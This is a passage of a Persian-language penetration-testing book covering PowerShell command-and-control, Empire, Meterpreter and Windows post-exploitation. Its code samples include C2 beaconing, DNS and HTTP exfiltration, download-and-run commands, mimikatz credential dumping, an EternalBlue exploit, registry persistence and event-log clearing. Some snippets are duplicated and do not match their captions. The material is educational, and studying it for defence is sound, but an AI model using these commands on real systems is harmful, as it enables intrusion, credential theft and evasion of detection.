همانطور که در این فصل سفر می‌کنیم، بینش‌هایی در مورد استفاده فعال از PowerShell برای تقویت استراتژی‌های دفاعی به دست خواهید آورد. درک دیدگاه دشمن در تقویت دفاع سایبری بسیار مهم است و این فصل متخصصان امنیتی را به دانشی مجهز می‌کند تا در طول تست نفوذ در چشم‌انداز پویای C2 مبتنی بر PowerShell حرکت کنند.

در زیر موضوعات اصلی مورد بررسی در این فصل آمده است:

- Post-exploitation, C2, and the cyber kill chain
- PowerShell components used for C2
- Using Empire for C2
- Using Meterpreter and PowerShell for C2

Post-exploitation, C2, and the cyber kill chain

Post-Exploitation، C2 و Cyber Kill Chain مفاهیم اساسی در امنیت سایبری هستند. آن‌ها با هم چارچوبی را تشکیل می‌دهند که به شما در درک، پاسخگویی و کاهش تهدیدات سایبری کمک می‌کند. Post-Exploitation، مرحله پس از نقض اولیه است، جایی که هدف مهاجمان حفظ دسترسی، بالابردن دسترسی، جمع آوری اطلاعات و Lateral Movement در یک سیستم در Compromise شده است. این مرحله شامل استقرار بدافزارها، بهره‌برداری از آسیب‌پذیری‌ها، سرقت اعتبار و استفاده از تکنیک‌های Living-Off-the-Land برای فرار از شناسایی است.

C2 در واقع یک زیرساخت و مکانیسم‌های ارتباطی مرتبط با آن است که مهاجمان را قادر می‌سازد تا سیستم‌های Compromise شده را از راه دور مدیریت کنند. این شامل Command Server ها، پروتکل‌های ارتباطی، رمزگذاری و Payload Delivery است. مهاجمان از Domain Generation Algorithms یا DGA، Staged Payloads، Fast Flux و ارتباطات رمزگذاری شده برای ایجاد و حفظ کنترل بر محیط‌های در Compromise شده استفاده می‌کنند.

Cyber Kill Chain یک مدل استراتژیک ارائه می‌دهد که مراحل یک حمله سایبری، از شناسایی تا دستیابی به اهداف مهاجم را مشخص می‌کند. مراحل شامل Reconnaissance، Weaponization، Delivery، Exploitation، Installation، C2 و Actions on Objectives است. درک Cyber Kill Chain به سازمان‌ها کمک می‌کند تا در هر مرحله، دفاعی هدفمند را برای پیشگیری، شناسایی و پاسخ به تهدیدات سایبری توسعه دهند. در Post-Exploitation، سازمان‌ها باید بر ایجاد پایداری، بالابردن دسترسی، جمع آوری داده‌ها و Lateral Movement تمرکز کنند. دفاع‌ها شامل حفاظت نقطه پایانی قوی، وصله منظم و نظارت جامع است.

دفاع C2 مستلزم شناسایی و مسدود کردن کانال‌های ارتباطی، نظارت بر رفتار غیرعادی[5] و استفاده از بازرسی رمزگذاری[6] است. اقدامات پیشگیرانه مانند Threat Intelligence، آموزش کاربر و برنامه ریزی واکنش به حادثه در Cyber Kill Chain بسیار مهم هستند. سازمان‌ها می‌توانند وضعیت امنیت سایبری خود را با پرداختن کامل به Post-Exploitation، C2 و Cyber Kill Chain تقویت کنند. این شامل ترکیبی از راه‌حل‌های فن‌آوری، اقدامات پیشگیرانه و یک استراتژی واکنش به حادثه به‌خوبی تعریف شده برای هدایت مؤثر و کاهش چالش‌های پیچیده ناشی از تهدیدات سایبری است.

PowerShell components used for C2

PowerShell، یک زبان برنامه نویسی قدرتمند و قابل توسعه، به طور فزاینده‌ای توسط مهاجمان در طول Post-Exploitation برای ایجاد کانال‌های C2 مورد استفاده قرار می‌گیرد.

Cmdlets for network communication

PowerShell دستوراتی را ارائه می‌دهد که ارتباط با سرورهای خارجی را امکان پذیر نموده و ایجاد کانال‌های C2 را تسهیل می‌کند. برای مثال دستور Invoke-RestMethod را می‌توان برای تعامل با سرویس‌های وب استفاده کرد. به مثال زیر توجه کنید:

[5] anomalous behavior
[6] employing encryption inspection

```
$C2Server = "http://c2server.snowcapcyber.com"
$Payload = "Get-Process | Out-String"
# Sending data to C2 server
$response = Invoke-RestMethod -Uri "$C2Server/data" -Method Post -Body
$Payload
# Executing received commands
Invoke-Expression $response
```

در این مثال، اسکریپت PowerShell لیست فرآیندهای سیستم محلی را به سرور C2 می‌فرستد و دستورات دریافتی را در پاسخ اجرا می‌کند.

Scripting for payload delivery

مهاجمان اغلب از اسکریپت‌های PowerShell برای دانلود و اجرای پیلودهای مخرب از منابع خارجی استفاده می‌کنند. مثال زیر نشان می‌دهد که چگونه یک اسکریپت می‌تواند یک پیلود را دانلود کرده و آن را اجرا کند:

```
$C2Server = "http://c2server.snowcapcyber.com"
$Payload = "Get-Process | Out-String"
# Sending data to C2 server
$response = Invoke-RestMethod -Uri "$C2Server/data" -Method Post -Body
$Payload
# Executing received commands
Invoke-Expression $response
```

در این سناریو، اسکریپت PowerShell یک پیلود مخرب را از سرور C2 واکشی می‌کند و آن را روی سیستم در Compromise شده اجرا می‌کند.

Encoded payloads to evade detection

برای فرار از شناسایی، مهاجمان اغلب پیلودهای خود را رمزگذاری می‌کنند. برای مثال از رمزگذاری Base64 می‌توان برای مبهم کردن اسکریپت‌های مخرب استفاده کرد. به مثال زیر توجه کنید:

```
$C2Server = "http://c2server.snowcapcyber.com"
```

```
$Payload = "Get-Process | Out-String"
# Sending data to C2 server
$response = Invoke-RestMethod -Uri "$C2Server/data" -Method Post -Body
$Payload
# Executing received commands
Invoke-Expression $response
```

در این مثال، اسکریپت یک پیلود رمزگذاری شده با Base64 را رمزگشایی می‌کند و دستورات رمزگشایی شده PowerShell را اجرا می‌کند.

Dynamic code loading with functions

مهاجمان می‌توانند به صورت پویا کد را در طول پس از بهره برداری در حافظه بارگذاری کنند. توابع PowerShell ابزاری برای دستیابی به این امر فراهم می‌کند.

```
# Define a malicious function
function Invoke-MaliciousCode {
    # Malicious actions here
    Write-Host "Executing malicious code..."
}
# Call the malicious function
Invoke-MaliciousCode
```

در این مورد، اسکریپت تابعی را با اقدامات مخرب تعریف می‌کند که می‌تواند در هر نقطه در طول Post-Exploitation فراخوانی شود.

DNS tunneling for covert communication

PowerShell را می‌توان برای تونل زنی DNS استفاده کرد و این موضوع به مهاجمان اجازه می‌دهد کانال‌های ارتباطی مخفی ایجاد کنند. مثال زیر یک روش ساده تونل سازی DNS را نشان می‌دهد:

```
$C2Server = "malicious-dns-server.snowcapcyber.com"
$DataToSend = "Data to exfiltrate"
```

```
# Encode and send data via DNS
$EncodedData = [System.Convert]::ToBase64String([System.Text.
Encoding]::UTF8.GetBytes($DataToSend))
Resolve-DnsName -Name "$EncodedData.$C2Server"
```

در این مثال، اسکریپت PowerShell داده‌ها را رمزگذاری می‌کند و از درخواست‌های DNS برای ارسال اطلاعات به سرور C2 استفاده می‌کند.

Living-off-the-land techniques

PowerShell به مهاجمان اجازه می‌دهد تا از ابزارهای قانونی سیستم برای اهداف مخرب استفاده کنند و شناسایی را به چالش بکشد.

```
# Use built-in tool (certutil) for downloading payload
certutil.exe -urlcache -split -f http://malicious-server.com/
malicious-payload.exe
# Execute the downloaded payload
Start-Process -FilePath "C:\Windows\Temp\malicious-payload.exe"
```

در این مثال، مهاجم از ابزار داخلی certutil ویندوز برای دانلود یک پیلود استفاده می‌کند و استفاده از ابزارهای قانونی را برای فعالیت‌های مخرب نشان می‌دهد.

اجزای PowerShell یک جعبه ابزار همه کاره برای پیاده سازی C2 در طول Post-Exploitation در اختیار مهاجمان قرار می‌دهد. درک این مولفه‌ها برای مدافعان برای شناسایی و کاهش موثر چنین تهدیداتی بسیار مهم است. با نظارت بر فعالیت‌های PowerShell، به‌کارگیری تحلیل رفتاری و اجرای اقدامات امنیتی قوی، سازمان‌ها می‌توانند انعطاف‌پذیری خود را در برابر حملات C2 مبتنی بر PowerShell در مرحله Post-Exploitation افزایش دهند.

Using Empire for C2

PowerShell Empire یک چارچوب متن باز در حوزه Post-Exploitation است که به دلیل قابلیت‌های همه کاره خود در بین نفوذگران و تیم قرمز محبوبیت پیدا کرده است.

An introduction to PowerShell Empire

PowerShell Empire یک چارچوب Post-Exploitation است که برای شبیه سازی سناریوهای APT برای متخصصان امنیتی طراحی شده است. این ابزار از PowerShell برای ارائه یک پلتفرم ماژولار و قابل توسعه برای عملیات امنیتی تهاجمی استفاده می‌کند.

Installation and setup

قبل از بررسی مثال‌ها، اجازه دهید مراحل نصب و راه‌اندازی PowerShell Empire را مرور کنیم:

```
# Clone the Empire repository from GitHub
git clone https://github.com/BC-SECURITY/Empire.git
# Change into the Empire directory
cd Empire
# Run the setup script
./setup/install.sh
```

پس از نصب، کنسول Empire را راه اندازی کنید:

```
# Launch the Empire console
./empire
```

با این کار کنسول Empire باز می‌شود، جایی که اپراتور می‌تواند با ماژول‌های مختلف تعامل داشته باشد و Listener ها را برای C2 پیکربندی کند.

Listeners for C2

Empire از Listener برای ایجاد کانال‌های C2 استفاده می‌کند. بیایید یک Listener اصلی HTTP ایجاد کنیم:

```
# Within the Empire console
listeners
uselistener http
```

```
set Name http_listener
set Host 0.0.0.0
set Port 8080
execute
```

این یک HTTP Listener را تنظیم می‌کند و به Agent ها (سیستم‌های Compromise شده) اجازه می‌دهد تا با سرور Empire ارتباط برقرار کنند.

Generating and delivering payloads

Empire پیلودهایی تولید می‌کند که به عنوان Agent در سیستم‌های در Compromise شده عمل می‌کنند. این Agent ها با سرور Empire ارتباط برقرار می‌کنند.

```
# Within the Empire console
usestager windows/launcher_ps
set Listener http_listener
generate
```

این دستور، یک پیلود یک خطی PowerShell تولید می‌کند. شما این پیلود را از طریق روش‌های مختلف مانند فیشینگ یا اکسپلویت به سیستم هدف تحویل می‌دهید.

Executing commands on compromised systems

هنگامی که پیلود بر روی یک سیستم هدف اجرا شد، یک اتصال به سرور Empire برقرار می‌کند.

```
# Within the Empire console
interact <agent_ID>
# Execute a command on the agent
shell whoami
```

این نشان دهنده اجرای یک فرمان ساده (در این مورد، بازیابی کاربر فعلی) در سیستم Compromise شده است.

Post-exploitation modules for advanced tasks

Empire شامل مجموعه گسترده‌ای از ماژول‌های Post-Exploitation برای عملیات پیشرفته است. بیایید از ماژول mimikatz برای استخراج Credential ها از سیستم هدف استفاده کنیم:

```
# Within the Empire console
interact <agent_ID>
# Load the mimikatz module
usemodule credentials/mimikatz
# Run mimikatz to extract credentials
execute
```

Exfiltrating data

Empire ماژول‌هایی را برای استخراج داده‌ها از سیستم‌های Compromise شده ارائه می‌دهد. ماژول powershell/clipboard/paste را می‌توان برای استخراج داده‌های ذخیره شده در کلیپ بورد استفاده کرد:

```
# Within the Empire console
interact <agent_ID>
# Load the clipboard exfiltration module
usemodule powershell/clipboard/paste
# Run the exfiltration module
execute
```

این نشان می‌دهد که با استفاده از یک ماژول Empire، چگونه یک اپراتور می‌تواند داده‌های حساس، مانند محتوای کلیپ‌بورد را از سیستم هدف استخراج کند.

Web drive-by attacks

Empire به اپراتورها این امکان را می‌دهد که Web drive-by attack را انجام دهند و از اسکریپتهای مخرب میزبانی شده بر روی سرور وب استفاده کنند. در اینجا مثالی از راه اندازی یک وب سرور در Empire و تحویل یک پیلود مخرب به یک هدف آورده شده است:

```
# Within the Empire console
usestager windows/launcher_bat
set Listener http_listener
set OutFile /var/www/html/malicious.bat
generate
```

این دستورات یک وب سرور را راه‌اندازی می‌کند و یک فایل BAT تولید می‌کند که در صورت دسترسی هدف، پیلود اجرا شده و یک اتصال دوباره به سرور Empire برقرار می‌کند.

Evading antivirus detection

PowerShell Empire قابلیت‌هایی را برای فرار از تشخیص آنتی ویروس از طریق تکنیک‌های مبهم سازی فراهم می‌کند. در ادامه مبهم کردن یک اسکریپت PowerShell نشان داده شده است:

```
# Within the Empire console
interact <agent_ID>
# Load the obfuscation module
usemodule powershell/obfuscate
# Set the script to obfuscate
set Script 'Write-Host "Hello, Empire!"'
execute
```

این مثال نشان می‌دهد که چگونه یک اپراتور می‌تواند از ماژول مبهم سازی Empire برای مبهم کردن یک اسکریپت ساده PowerShell استفاده کند.

Dynamic scripting

PowerShell Empire از اسکریپت پویا پشتیبانی می‌کند و به اپراتورها اجازه می‌دهد تا اسکریپت‌ها را به سرعت اجرا کنند. در اینجا مثالی از اجرای یک اسکریپت پویای پاورشل روی سیستم هدف آورده شده است:

```
# Within the Empire console
interact <agent_ID>
# Run a dynamic PowerShell script
powershell -Command "Write-Host 'Dynamic script executed'"
```

اپراتورها می‌توانند از این ویژگی برای اجرای اسکریپت‌های PowerShell سفارشی بر روی سیستم‌های Compromise شده در طول Post-Exploitation استفاده کنند.

Defensive measures

مدافعان باید از اقدامات امنیتی قوی برای شناسایی و کاهش فعالیت‌های PowerShell Empire استفاده کنند. پیاده سازی نظارت بر شبکه، Application Whitelisting، و راه حل‌های محافظت از نقطه پایانی بسیار مهم است. آموزش‌های امنیتی منظم برای کاربران برای تشخیص تاکتیک‌های مهندسی اجتماعی نیز می‌تواند دفاع را تقویت کند.

PowerShell Empire یک چارچوب قوی Post-Exploitation است که به متخصصان امنیتی اجازه می‌دهد تا سناریوهای دنیای واقعی را شبیه سازی کنند و انعطاف پذیری سیستم‌های خود را در برابر تهدیدات پیشرفته آزمایش کنند. در حالی که Empire ابزار موثری برای تیم قرمز و تست نفوذ فراهم می‌کند، همچنین نیاز سازمان‌ها به اجرای اقدامات دفاعی قوی برای محافظت در برابر چنین حملات پیچیده‌ای را برجسته می‌کند. درک قابلیت‌های PowerShell Empire برای مدافعان و متخصصان امنیتی ضروری است تا وضعیت امنیت سایبری خود را در مواجهه با تهدیدات در حال تحول تقویت کنند.

Using Meterpreter and PowerShell for C2

Meterpreter، یک پیلود قدرتمند در چارچوب Metasploit، همراه با PowerShell، ترکیبی قوی برای C2 ارائه می‌دهد. در ادامه، چگونگی استفاده از Meterpreter را در کنار PowerShell برای ایجاد و حفظ کنترل بر روی سیستم‌های Compromise شده بررسی خواهیم کرد.

An introduction to Meterpreter

Meterpreter یک پیلود Post-Exploitation در چارچوب Metasploit است. این پیلود برای ارائه ویژگی‌های قدرتمند برای تعامل و کنترل سیستم‌های Compromise شده طراحی شده است. یکی از مزیت‌های قابل توجه Meterpreter تطبیق پذیری و توانایی اجرای آن در حافظه است که تشخیص را برای اقدامات امنیتی سنتی چالش برانگیز می‌کند.

Setting up the attack environment

قبل از اینکه به مثال‌ها بپردازیم، بیایید یک محیط با استفاده از Metasploit برای درک اصول اولیه ایجاد کنیم:

```
# Open a terminal and launch Metasploit
msfconsole
```

Exploiting a vulnerability

بیایید فرض کنیم یک آسیب‌پذیری را در یک سیستم هدف برای اهداف نمایشی شناسایی کرده‌ایم. ما از اکسپلویت EternalBlue برای به خطر انداختن یک ماشین ویندوز استفاده خواهیم کرد:

```
# Within Metasploit console
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS <target_IP>
exploit
```

Utilizing Meterpreter

هنگامی که هدف را با موفقیت اکسپلویت شد، می‌توانیم از Meterpreter برای برقراری ارتباط و کنترل استفاده کنیم:

```
# Within Metasploit console
use payload/windows/meterpreter/reverse_tcp
set LHOST <attacker_IP>
exploit
```

Post-exploitation with Meterpreter

Meterpreter طیف گسترده‌ای از قابلیت‌ها را برای فعالیت‌های Post-Exploitation فراهم می‌کند. بیایید برخی از وظایف رایج را بررسی کنیم.

Filesystem manipulation

در ادامه، از Meterpreter برای فهرست کردن یک سری فایل، آپلود فایل از سرور به مقصد و دانلود فایل از هدف به سرور استفاده خواهیم کرد:

```
# List files in the current directory
ls
# Upload a file to the target system
upload /local/path/to/file.txt C:\\target\\path\\
# Download a file from the target system
download C:\\target\\path\\file.txt /local/save/
```

System information gathering

ما می‌توانیم از Meterpreter برای پروفایل نمودن سیستم هدف با استفاده از دستورات sysinfo و getsystem استفاده کنیم. این دستورات گزارش مفصلی را ایجاد می‌کنند که قابلیت‌های یک سیستم هدف را مستند می‌کند:

```
# Display system information
sysinfo
# Gather information about the target machine
getsystem
```

Privilege escalation

ما می‌توانیم از Meterpreter برای بارگذاری ماژول‌هایی استفاده کنیم که از عملکردهای متنوعی پشتیبانی می‌کنند. در ادامه، ما از Meterpreter برای بارگذاری ماژولی استفاده خواهیم کرد که سعی در افزایش امتیاز دارد:

```
# Attempt privilege escalation using known exploits
use post/windows/escalate/getsystem
```

Integrating PowerShell for enhanced capabilities

برای افزایش قابلیت‌های Post-Exploitation، می‌توانیم از PowerShell در Meterpreter استفاده کنیم. این موضوع به ما امکان می‌دهد از عملکردهای گسترده PowerShell برای عملیات مخفیانه‌تر و انعطاف پذیرتر استفاده کنیم:

```
# Launch PowerShell within Meterpreter
powershell_shell
```

اکنون، یک خط فرمان PowerShell در Meterpreter داریم:

اجرای دستور با PowerShell:

```
# Execute PowerShell commands
(Get-WmiObject Win32_ComputerSystem).Name
```

این مثال نام کامپیوتر را با استفاده از PowerShell در Meterpreter بازیابی می‌کند.

اسکریپت‌های PowerShell را دانلود و اجرا کنید:

```
# Download a PowerShell script
Invoke-WebRequest -Uri http://attacker_IP/script.ps1 -OutFile
C:\malicious_script.ps1
# Execute the downloaded script
C:\malicious_script.ps1
```

دستورات بالا نشان می‌دهد که چگونه می‌توان از PowerShell در Meterpreter برای دانلود و اجرای اسکریپت‌های مخرب استفاده کرد.

Obfuscating PowerShell commands

برای فرار از شناسایی، مهاجمان اغلب دستورات PowerShell را مبهم می‌کنند. در Meterpreter، دستورات PowerShell را می‌توان مبهم نمود تا تجزیه و تحلیل را چالش برانگیزتر کند:

```
# Obfuscate a simple PowerShell command
powershell -enc
JABzAHMAaQBtAGUAbgB0AC4AbgBuAGUAdwAtAGwAZQBuAGEAcwBrAGUAbg
AuAEwAbwBnAGcA
```

این مثال، مبهم سازی را با استفاده از رمزگذاری base64 نشان می‌دهد.

Using PowerShell for C2

اکنون، بیایید با استفاده از PowerShell در Meterpreter برای C2 کاوش کنیم. این شامل ایجاد یک ارتباط دائمی بین مهاجم و سیستم هدف است. با فرض اینکه PowerShell Empire روی یک سرور خارجی اجرا شده است، می‌توانیم آن را در Meterpreter دانلود و اجرا کنیم:

```
# Download PowerShell Empire
Invoke-WebRequest -Uri http://attacker_IP/powershell_empire.ps1
-OutFile C:\powershell_empire.ps1
# Execute PowerShell Empire
powershell -ExecutionPolicy Bypass -File C:\powershell_empire.ps1
```

این موارد نشان می‌دهد که چگونه Meterpreter، می‌تواند از PowerShell برای دانلود و اجرای چارچوب‌های پیشرفته‌تر استفاده کند.

Defensive measures

برای دفاع در برابر حملاتی که از Meterpreter و PowerShell استفاده می‌کنند، سازمان‌ها باید اقدامات امنیتی قوی را اجرا کنند:

- **Network monitoring**: از ابزارهای نظارت بر شبکه برای شناسایی الگوهای ترافیک یا اتصالات غیرعادی استفاده کنید.
- **Endpoint protection**: از راه حل‌های محافظت نقطه پایانی برای شناسایی و مسدود کردن فعالیت‌های مخرب استفاده کنید.
- **Application whitelisting**: اجرای برنامه‌های غیرمجاز از جمله اسکریپت‌های PowerShell را محدود کنید.
- **Regular audits and patching**: به طور منظم سیستم‌ها را برای آسیب‌پذیری‌ها بررسی کنید و وصله‌هایی را برای کاهش مشکلات امنیتی شناخته شده اعمال کنید.
- **User education**: به کاربران در مورد خطرات باز کردن فایل‌های ناشناخته یا کلیک کردن روی لینک‌های مشکوک آموزش دهید.

به طور خلاصه، ترکیب Meterpreter و PowerShell یک تهدید قابل توجه در دست مهاجمان در طول Post-Exploitation است. درک عملکرد آن‌ها و به کارگیری اقدامات دفاعی موثر برای سازمان‌ها برای کاهش خطرات مرتبط با چنین تکنیک‌های حمله پیچیده بسیار مهم است. بروزرسانی منظم سیستم‌ها، نظارت بر ترافیک شبکه و آموزش کاربران برای حفظ وضعیت امنیتی انعطاف پذیر ضروری است.

Summary

در این فصل، حوزه پیچیده استفاده از PowerShell برای C2 در زمینه تست نفوذ را بررسی کردیم. با شروع بینش‌های بنیادی، بررسی کردیم که چگونه PowerShell، ابزاری که برای وظایف مدیریتی قانونی طراحی شده است، می‌تواند توسط مدافعان و مهاجمان مورد استفاده قرار گیرد. این فصل بر ماهیت دوگانه PowerShell تأکید می‌کند - یک دارایی قدرتمند برای مدافعانی که به دنبال تقویت اقدامات امنیت سایبری خود هستند و یک سلاح قوی برای دشمنان.

دانش ارائه شده در این فصل منبع ارزشمندی برای متخصصان امنیتی است که هدفشان این است که یک قدم جلوتر در چشم انداز امنیت سایبری در حال تکامل بمانند.

فصل سیزدهم – Post-Exploitation in Microsoft Windows

در این فصل، با استفاده از PowerShell در محیط Microsoft Windows به قلمرو قدرتمند Post-Exploitation می‌پردازیم. Post-Exploitation مرحله‌ای حیاتی است که هدف مهاجمان از این مرحله، حفظ کنترل، بالابردن سطح دسترسی و استخراج اطلاعات ارزشمند پس از دسترسی به یک سیستم است. با بهره‌گیری از قابلیت‌های قوی PowerShell، ما تکنیک‌های پیشرفته‌ای را برای پیمایش در شبکه‌های ویندوز، دستکاری مجوزها و پنهان کردن فعالیت‌ها بررسی می‌کنیم. از بالابردن سطح دسترسی و Lateral Movement گرفته تا استخراج داده‌ها و حذف ردپا، PowerShell به عنوان یک مجموعه ابزار همه کاره برای مدافعان و مهاجمان عمل می‌کند.

در زیر موضوعات اصلی مورد بررسی در این فصل آمده است:

- The role of post-exploitation in Microsoft Windows on a penetration test
- Post-exploitation on Microsoft Windows
- Profiling a user with PowerShell on Microsoft Windows
- File permissions in Microsoft Windows
- Using PowerShell for privilege escalation on Microsoft Windows

penetration test The role of post-exploitation in Microsoft Windows on a

Post-Exploitation یک مرحله حیاتی در تست نفوذ است، به ویژه هنگامی که محیط‌های مایکروسافت ویندوز را هدف قرار می‌دهد. این مرحله پس از اینکه یک مهاجم با موفقیت به یک سیستم یا شبکه نفوذ کرده و دسترسی غیرمجاز به دست آورد، رخ می‌دهد. هدف اصلی در طول مرحله Post-Exploitation، حفظ کنترل، بالابردن سطح دسترسی و جمع آوری اطلاعات ارزشمند بدون ایجاد مکانیسم‌های تشخیص است.

یکی از جنبه‌های مهم پس از بهره‌برداری در مایکروسافت ویندوز، درک معماری سیستم عامل و مکانیسم‌های امنیتی آن است. محیط‌های ویندوز اغلب دارای چندین سیستم به هم پیوسته هستند که حرکت جانبی را به یک تمرکز کلیدی تبدیل می‌کند. هدف مهاجمان عبور از شبکه، بالابردن سطح دسترسی برای به دست آوردن کنترل بیشتر بر منابع است.

بالابردن سطح دسترسی، یک هدف مشترک در طول Post-Exploitation است. سیستم‌های ویندوز معمولاً با حساب‌های کاربری متفاوتی کار می‌کنند که هر کدام مجوزهای متفاوتی دارند. استفاده از آسیب‌پذیری‌ها برای بالابردن سطح دسترسی به مهاجمان اجازه می‌دهد به داده‌های حساس دسترسی داشته باشند، نرم‌افزارهای مخرب نصب کنند یا پیکربندی‌های سیستم را دستکاری کنند. ابزارهایی مانند Mimikatz

به طور مکرر Credential های ذخیره شده در حافظه را استخراج و از آن‌ها استفاده می‌کنند و بالابردن سطح دسترسی را تسهیل می‌کنند.

حفظ پایداری یا Persistence یکی دیگر از جنبه‌های حیاتی Post-Exploitation است. مهاجمان به دنبال اطمینان از دسترسی مداوم به سیستم‌های Compromise شده حتی پس از اکسپلویت اولیه هستند. تکنیک‌هایی مانند Backdoor، Scheduled Tasks یا اصلاحات رجیستری معمولاً برای ایجاد پایداری استفاده می‌شوند. این تضمین می‌کند که حتی اگر نقطه ورودی اولیه کشف و Patch شود، مهاجم همچنان می‌تواند دوباره به هدف خود دسترسی پیدا کند.

Data Exfiltration یا خروج داده‌ها یک نگرانی مهم در طول Post-Exploitation است. هنگامی که مهاجمان وارد یک شبکه می‌شوند، ممکن است اطلاعات حساسی مانند مالکیت معنوی، داده‌های مشتری یا Credential ورود به سیستم را هدف قرار دهند. ابزارها و تکنیک‌های مختلف، از جمله Covert Channel و ارتباطات رمزگذاری شده، برای خروج داده‌ها بدون ایجاد سوء ظن استفاده می‌شود.

در طول Post-Exploitation، متخصصان امنیتی باید از تکنیک‌های مورد استفاده توسط مهاجمان دنیای واقعی برای ارزیابی اثربخشی دفاع و قابلیت‌های واکنش به حادثه استفاده کنند. تیم‌های قرمز اغلب از ابزارهایی مانند Cobalt Strike یا Metasploit برای شبیه‌سازی تهدیدات پایدار پیشرفته استفاده می‌کنند و توانایی سازمان را برای شناسایی و پاسخ به حملات پیچیده آزمایش می‌کنند.

Post-Exploitation نیز شامل Reconnaissance می‌شود. هدف مهاجمان جمع آوری اطلاعات در مورد شبکه، معماری آن و نقش سیستم‌ها و کاربران مختلف است. این اطلاعات به تصمیم گیری آگاهانه در مورد فرآیند اکسپلویت بیشتر و Lateral Movement کمک می‌کند.

به طور خلاصه، Post-Exploitation یک مرحله حیاتی در تست نفوذ متمرکز بر محیط‌های مایکروسافت ویندوز است. این بخش شامل بالابردن سطح دسترسی، پایداری، خروج داده ها، و شناسایی برای شبیه سازی تهدیدات دنیای واقعی، ارائه بینش‌های ارزشمند در مورد وضعیت امنیتی سازمان و شناسایی مناطق برای بهبود است.

Post-exploitation on Microsoft Windows

PowerShell، یک زبان برنامه‌نویسی قدرتمند و پوسته توسعه‌یافته توسط مایکروسافت، اغلب در طول فعالیت‌های Post-Exploitation در پلتفرم مایکروسافت ویندوز مورد استفاده قرار می‌گیرد. انعطاف پذیری، ادغام با اجزای ویندوز و توانایی اجرای دستورات و اسکریپت‌ها، آن را به گزینه‌ای ارجح برای مهاجمان تبدیل کرده است.

همچنین چارچوب‌هایی وجود دارند که از Post-Exploitation پشتیبانی می‌کنند. PowerShell Empire یک چارچوب Post-Exploitation است که طیف وسیعی از ابزارها و ماژول‌ها را برای انجام فعالیت‌های Post-Exploitation در سیستم‌های ویندوز فراهم می‌کند.

در ادامه نمونه‌هایی از نحوه استفاده از PowerShell برای کارهای مختلف Post-Exploitation آورده شده است.

Privilege Escalation

از PowerShell می‌توان برای بررسی فرصت‌های بالابردن سطح دسترسی استفاده کرد. به عنوان مثال، دستور PowerShell زیر سطح دسترسی کاربر فعلی را بررسی می‌کند:

```
whoami /all
```

این دستور اطلاعات کاربر فعلی، از جمله عضویت در گروه و امتیازات آن‌ها را نشان می‌دهد.

Credential dumping

از PowerShell می‌توان برای Dump نمودن Credentialها از حافظه استفاده نمود. مثال زیر استفاده از ماژول Mimikatz را نشان می‌دهد که یک ابزار محبوب برای استخراج Credentialها می‌باشد:

```
# Load Mimikatz module
Import-Module .\mimikatz.ps1
# Run Mimikatz command to dump credentials
Invoke-Mimikatz -DumpCreds
```

اسکریپت بالا، ماژول Mimikatz را Import می‌کند و Invoke-Mimikatz را برای استخراج Credential ها از حافظه اجرا می‌کند.

Persistence

از PowerShell می‌توان برای ایجاد Persistence یا پایداری در یک سیستم Compromise شده استفاده کرد. به عنوان مثال، اسکریپت زیر یک ورودی رجیستری را برای اجرای یک اسکریپت PowerShell در هنگام راه اندازی سیستم اضافه می‌کند:

```
# Create a registry key for persistence
New-Item -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run"
-Name "MyScript" -Value "powershell.exe -ExecutionPolicy Bypass -File
C:\Path\To\MyScript.ps1"
```

این اسکریپت یک کلید رجیستری ایجاد می‌کند که اجرای یک اسکریپت PowerShell را هر بار که کاربر وارد سیستم می‌شود تضمین می‌کند.

Lateral Movement

توانایی PowerShell برای اجرای دستورات از راه دور آن را برای Lateral Movementدر یک شبکه، ارزشمند می‌کند. مثال زیر از PowerShell Remoting برای اجرای یک دستور در یک ماشین راه دور استفاده می‌کند:

```
# Enable PowerShell remoting on the target machine
Enable-PSRemoting -Force
# Run a command on the remote machine
Invoke-Command -ComputerName TargetMachine -ScriptBlock { Get-Process
}
```

در این مثال، PowerShell Remoting در ماشین مورد نظر فعال شده است و سپس یک دستور (Get-Process) از راه دور روی آن اجرا می‌شود. لازم به ذکر است که بسیاری از cmdlet ها از پارامتر -ComputeName پشتیبانی می‌کنند. این پارامتر اجازه می‌دهد تا از راه دور دستور خاصی را روی سیستم هدف اجرا کنید.

Data Exfiltration

PowerShell می‌تواند برای خروج داده‌ها با استفاده از تکنیک‌های مختلف استفاده شود. یکی از روش‌های استاندارد، کدگذاری داده‌ها در قالب Base64 و ارسال آن‌ها از طریق شبکه است. اسکریپت زیر چنین موضوعی را نشان می‌دهد:

```
# Encode and send data to a remote server
$data = "SensitiveData"
```

```
$encodedData = [Convert]::ToBase64String([System.Text.Encoding]::UTF8.
GetBytes($data))
Invoke-WebRequest -Uri "https://attacker-server.com/upload.php"
-Method POST -Body $encodedData
```

این اسکریپت رشته SensitiveData را در قالب Base64 رمزگذاری نموده و آن را به سروری که توسط مهاجم کنترل می‌شود ارسال می‌کند.

Covering tracks

PowerShell همچنین می‌تواند مسیرهای خود را با حذف گزارش‌ها یا اصلاح ورودی‌های Event ها مخفی کند. مثال زیر حذف Event Log ها را نشان می‌دهد:

```
# Clear Windows event logs
Get-EventLog -LogName "Security" | ForEach-Object { Clear-EventLog
-LogName $_.Log -Entry $_.Index -Force }
```

این اسکریپت Security Event Log ها را پاک نموده که این موضوع منجر به حذف آثار فعالیت‌های نفوذگر می‌شود.

Profiling a user with PowerShell on Microsoft Windows

Profiling یک کاربر با PowerShell در Microsoft Windows شامل جمع آوری اطلاعات دقیق در مورد فعالیت‌ها، مجوزها و تعاملات سیستم کاربر است. این فرآیند برای متخصصان امنیتی که تست‌های نفوذ را انجام می‌دهند و مهاجمانی که به دنبال سوء استفاده از آسیب‌پذیری هستند، بسیار مهم است. در زیر نمونه‌هایی از نحوه استفاده از PowerShell برای پروفایل کاربری در سیستم ویندوز آورده شده است.

User information

PowerShell می‌تواند اطلاعات دقیق یک کاربر، از جمله ویژگی‌های حساب کاربری و عضویت‌های گروه را بازیابی کند. مثال زیر نحوه جمع آوری اطلاعات کاربر را نشان می‌دهد:

```
# Get information about the current user
Get-LocalUser -Name $env:USERNAME
# Get group memberships of the current user
Get-LocalGroupMember -Group "Users"
```

این اسکریپت اطلاعات مربوط به کاربر وارد شده فعلی را بازیابی می‌کند، از جمله ویژگی‌هایی مانند نام کاربری، نام کامل و عضویت در گروه.

Running processes

